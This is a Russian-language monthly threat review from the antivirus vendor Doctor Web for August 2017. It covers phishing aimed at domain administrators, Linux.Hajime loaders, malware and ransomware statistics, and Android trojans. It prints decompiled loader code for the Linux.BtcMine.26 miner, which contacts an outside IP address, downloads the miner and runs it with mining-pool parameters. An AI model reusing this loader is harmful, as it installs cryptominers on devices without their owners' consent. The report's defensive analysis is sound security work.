Dr.WEB®
с 1992 года

Обзор вирусной активности в августе 2017 года

Обзор вирусной активности в августе 2017 года

31 августа 2017 года

В начале последнего летнего месяца были зафиксированы массовые рассылки, ориентированные на администраторов интернет-ресурсов. В частности, мошенники отправляли письма якобы от имени компании «Региональный Сетевой Информационный Центр» (RU-CENTER), причем, по всей видимости, используя базу контактов администраторов доменов. В письмах получателю предлагалось разместить на сервере специальный PHP-файл, что могло привести к компрометации интернет-ресурса. Также в августе был обнаружен троянец-майнер, в коде загрузчика которого упоминался адрес сайта популярного специалиста по информационной безопасности Брайана Кребса. Кроме того, в вирусные базы Dr.Web были добавлены версии загрузчиков Linux-троянца Hajime для устройств с архитектурой MIPS и MIPSEL.

Главные тенденции августа


- Рост числа мошеннических почтовых рассылок
- Появление нового троянца-майнера
- Выявление загрузчиков Linux.Hajime для MIPS и MIPSEL

Обзор вирусной активности в августе 2017 года

Угроза месяца

Сетевые черви семейства Linux.Hajime известны с 2016 года. Для их распространения злоумышленники используют протокол Telnet. После подбора пароля и авторизации на атакуемом устройстве плагин-инфектор сохраняет находящийся в нем загрузчик, написанный на ассемблере. С компьютера, с которого осуществлялась атака, тот загружает основной модуль троянца, а уже он включает инфицированное устройство в децентрализованный P2P-ботнет. До недавних пор антивирусы детектировали загрузчик Linux.Hajime только для оборудования с архитектурой ARM, однако вирусные аналитики «Доктор Веб» добавили в базы аналогичные по своим функциям вредоносные приложения для MIPS и MIPSEL-устройств.

Географическое распределение IP-адресов устройств, зараженных Linux.Hajime




Согласно статистике «Доктор Веб», больше всего случаев заражения Linux.Hajime приходится на Мексику, на втором месте находится Турция, а замыкает тройку «лидеров» Бразилия. Более подробную информацию о загрузчиках Hajime, добавленных в вирусные базы Dr.Web под именами Linux.DownLoader.506 и Linux.DownLoader.356, можно почерпнуть в опубликованной на нашем сайте статье.

Обзор вирусной активности в августе 2017 года

По данным статистики Антивируса Dr.Web


Наиболее распространенные вредоносные программы согласно статистике Антивируса Dr.Web



- **Trojan.Inject**
  Семейство вредоносных программ, встраивающих вредоносный код в процессы других программ.
- **Trojan.DownLoader**
  Семейство троянцев, предназначенных для загрузки на атакуемый компьютер других вредоносных приложений.
- **Trojan.InstallCore**
  Семейство установщиков нежелательных и вредоносных приложений.

По данным серверов статистики «Доктор Веб»

Наиболее распространенные вредоносные программы в августе 2017 года согласно данным серверов статистики Dr.Web




Обзор вирусной активности в августе 2017 года

- **Trojan.DownLoader**
  Семейство троянцев, предназначенных для загрузки на атакуемый компьютер других вредоносных приложений.
- **JS.Inject.3**
  Семейство вредоносных сценариев, написанных на языке JavaScript. Встраивают вредоносный скрипт в HTML-код веб-страниц.
- **JS.DownLoader**
  Семейство вредоносных сценариев, написанных на языке JavaScript. Загружают и устанавливают на компьютер другие вредоносные программы.
- **Trojan.InstallCore**
  Семейство установщиков нежелательных и вредоносных приложений.
- **Trojan.PWS.Stealer**
  Семейство троянцев, предназначенных для хищения на инфицированном компьютере паролей и другой конфиденциальной информации.

Статистика вредоносных программ в почтовом трафике

Наиболее распространенные вредоносные программы, выявленные в почтовом трафике в августе 2017 года



- **JS.DownLoader**
  Семейство вредоносных сценариев, написанных на языке JavaScript. Загружают и устанавливают на компьютер другие вредоносные программы.
- **VBS.DownLoader**
  Семейство вредоносных сценариев, написанных на языке VBScript. Загружают и устанавливают на компьютер другие вредоносные программы.
- **Trojan.Encoder.13570**
  Представитель семейства троянцев-вымогателей, шифрующих файлы на компьютере и требующих от жертвы выкуп за расшифровку.

Шифровальщики

Количество запросов на расшифровку, поступивших в службу технической поддержки «Доктор Веб»

В августе в службу технической поддержки компании «Доктор Веб» чаще всего обращались пользователи, пострадавшие от следующих модификаций троянцев-шифровальщиков:

- **Trojan.Encoder.858** — 34,80% обращений;
- **Trojan.Encoder.858** — 29,21% обращений;
- **Trojan.Encoder.567** — 4,02% обращений;
- **Trojan.Encoder.761** — 1,85% обращений;
- **Trojan.Encoder.11464** — 1,85% обращений;
- **Trojan.Encoder.741** — 1,55% обращений;
- **Trojan.Encoder.3976** — 1,08% обращений.

Dr.Web Security Space 11.0 для Windows защищает от троянцев-шифровальщиков

Этого функционала нет в лицензии Антивирус Dr.Web для Windows

Настрой-ка Dr.Web от шифровальщиков

Обучающий курс

О бесплатном восстановлении

Dr.Web Rescue Pack

Опасные сайты

В течение августа 2017 года в базу нерекомендуемых и вредоносных сайтов было добавлено 275 399 интернет-адресов.

Июль 2017	Август 2017	Динамика
+ 327 295	+ 275 399	-15,8%

Нередко в список нерекомендуемых попадают сайты, подвергшиеся атакам злоумышленников. Те размещают на скомпрометированных интернет-ресурсах сценарии для накрутки посещаемости, скрипты, перенаправляющие пользователей на сторонние сайты, а иногда распространяют таким образом вредоносное ПО. При осуществлении целевых атак с целью компрометации интернет-ресурсов злоумышленники в первую очередь собирают информацию о целевом сайте. В частности, они пытаются определить тип и версию веб-сервера, который обслуживает сайт, версию системы управления контентом, язык программирования, на котором написан «движок», и прочую техническую информацию, среди которой — список поддоменов основного домена атакуемого веб-сайта. Если обслуживающие сайт DNS-серверы сконфигурированы правильно, взломщики не смогут получить по своему запросу информацию о доменной зоне. Однако в случае неправильной настройки DNS-серверов специальный AXFR-запрос позволяет киберпреступникам получить полные данные о зарегистрированных в доменной зоне поддоменах. Неправильная настройка DNS-серверов сама по себе не является уязвимостью, однако может стать косвенной причиной компрометации интернет-ресурса. Подробнее об этом рассказано в опубликованной нами статье.

Нерекомендуемые сайты

Другие события в сфере информационной безопасности

В августе вирусные аналитики «Доктор Веб» добавили в базы нового троянца-майнера для ОС Linux, получившего наименование Linux.BtcMine.26. Эта вредоносная программа предназначена для добычи криптовалюты Monero (XMR) и распространяется аналогично Linux.Mirai: злоумышленники соединяются с атакуемым устройством по протоколу Telnet, подобрав логин и пароль, после чего сохраняют на нем программу-загрузчик. Затем киберпреступники запускают эту программу из терминала с помощью консольной команды, и на устройство загружается троянец.

```
int fd_; // eax@1
unsigned int fd; // ebx@1
int v4; // ebp@9
unsigned int nread; // eax@13
sockaddr addr; // [rsp+0h] [rbp-88h]@1
char buffer[128]; // [rsp+10h] [rbp-A8h]@10

v0 = strlen((__int64)"x86");
write(STDOUT_FILENO, "RAPING\n", 7uLL);
addr.sa_family = 2;
*(_WORD *)&addr.sa_data[0] = 0x5000;
*(_DWORD *)&addr.sa_data[2] = 0x237F16C3;
fout = open("", O_TRUNC|O_CREAT|O_WRONLY, 0777);
fd_ = socket(2, 1, 0);
fd = fd_;
if ( fout == -1 || fd_ == -1 )
  exit();
if ( connect(fd_, &addr, 16) < 0 )            // 195.22.127.35:80
{
  write(STDOUT_FILENO, "moc.ytirucesnosberk\n", 0x14uLL);
  exit();
}
if ( (unsigned int)write(fd, "GET /xmrt HTTP/1.0\r\n\r\n", (unsigned int)(v0 + 29)) != v0 + 29 )
  exit();
v4 = 0;
while ( (unsigned int)read(fd, buffer, 1uLL) == 1 )
{
  v4 = buffer[0] | (v4 << 8);
  if ( v4 == '\r\n\r\n' )
  {
    while ( 1 )
    {
      nread = read(fd, buffer, 0x80uLL);
      if ( (signed int)nread <= 0 )
        break;
      write(fout, buffer, nread);
    }
    close(fd);
    close(fout);
    write(STDOUT_FILENO, "krebsonsecurity.com\n", 0x14uLL);
    system("chattr +i ' '; nohup ./' ' -o xmr.pool.minergate.com:45560 -u catsmeowalot@cock.li -p x");
    exit();
  }
}
exit();
}
```

Загрузчик майнера Linux.BtcMine.26 отличает одна архитектурная особенность: в его коде несколько раз встречается адрес сайта krebsonsecurity.com, принадлежащего известному эксперту по информационной безопасности Брайану Кребсу. Подробные сведения об этой вредоносной программе содержатся в нашей новости.

Вредоносное и нежелательное ПО для мобильных устройств

В последнем летнем месяце этого года в каталоге Google Play было обнаружено сразу несколько вредоносных Android-приложений. Троянцы, добавленные в вирусную базу Dr.Web как Android.Click.268 и Android.Click.274 выполняли DDoS-атаки на сетевые ресурсы. Другой троянец, получивший имя Android.Click.269, скрытно загружал указанные злоумышленниками веб-сайты и нажимал на имеющиеся там баннеры, принося прибыль киберпреступникам. Еще одна вредоносная Android-программа, которая распространялась в Google Play в августе, была внесена в вирусную базу как Android.BankBot.225.origin. Она показывала поддельные формы ввода поверх запускаемого банковского и другого ПО и крала всю вводимую информацию. Также в августе в каталоге Google Play был найден дроппер Android.MulDrop.1067, предназначенный для установки других троянцев.

Наиболее заметные события, связанные с «мобильной» безопасностью в августе:

- обнаружение Android-троянцев, которые выполняли DDoS-атаки на веб-сайты;
- выявление в каталоге Google Play банковского троянца;
- обнаружение в Google Play вредоносной программы-дроппера, предназначенной для установки других троянцев.

Более подробно о вирусной обстановке для мобильных устройств в августе читайте в нашем обзоре.

Обзор вирусной активности в августе 2017 года

О компании «Доктор Веб»

«Доктор Веб» — российский производитель антивирусных средств защиты информации под маркой Dr.Web. Продукты Dr.Web разрабатываются с 1992 года. Компания — ключевой игрок на российском рынке программных средств обеспечения базовой потребности бизнеса — безопасности информации.

«Доктор Веб» — один из немногих антивирусных вендоров в мире, владеющих собственными уникальными технологиями детектирования и лечения вредоносных программ. Компания имеет свою антивирусную лабораторию, глобальную службу вирусного мониторинга и службу технической поддержки.

Стратегической задачей компании, на которую нацелены усилия всех сотрудников, является создание лучших средств антивирусной защиты, отвечающих всем современным требованиям к этому классу программ, а также разработка новых технологических решений, позволяющих пользователям встречать во всеоружии любые виды компьютерных угроз.

Полезные ресурсы
ВебIQметр | Центр противодействия кибер-мошенничеству

Пресс-центр
Официальная информация | Контакты для прессы | Брошюры | Галерея

Контакты
Центральный офис
125040, Россия, Москва, 3-я улица Ямского поля, вл. 2, корп.12а
www.антивирус.рф | www.drweb.ru | www.mobi.drweb.com | www.av-desk.ru
«Доктор Веб» в других странах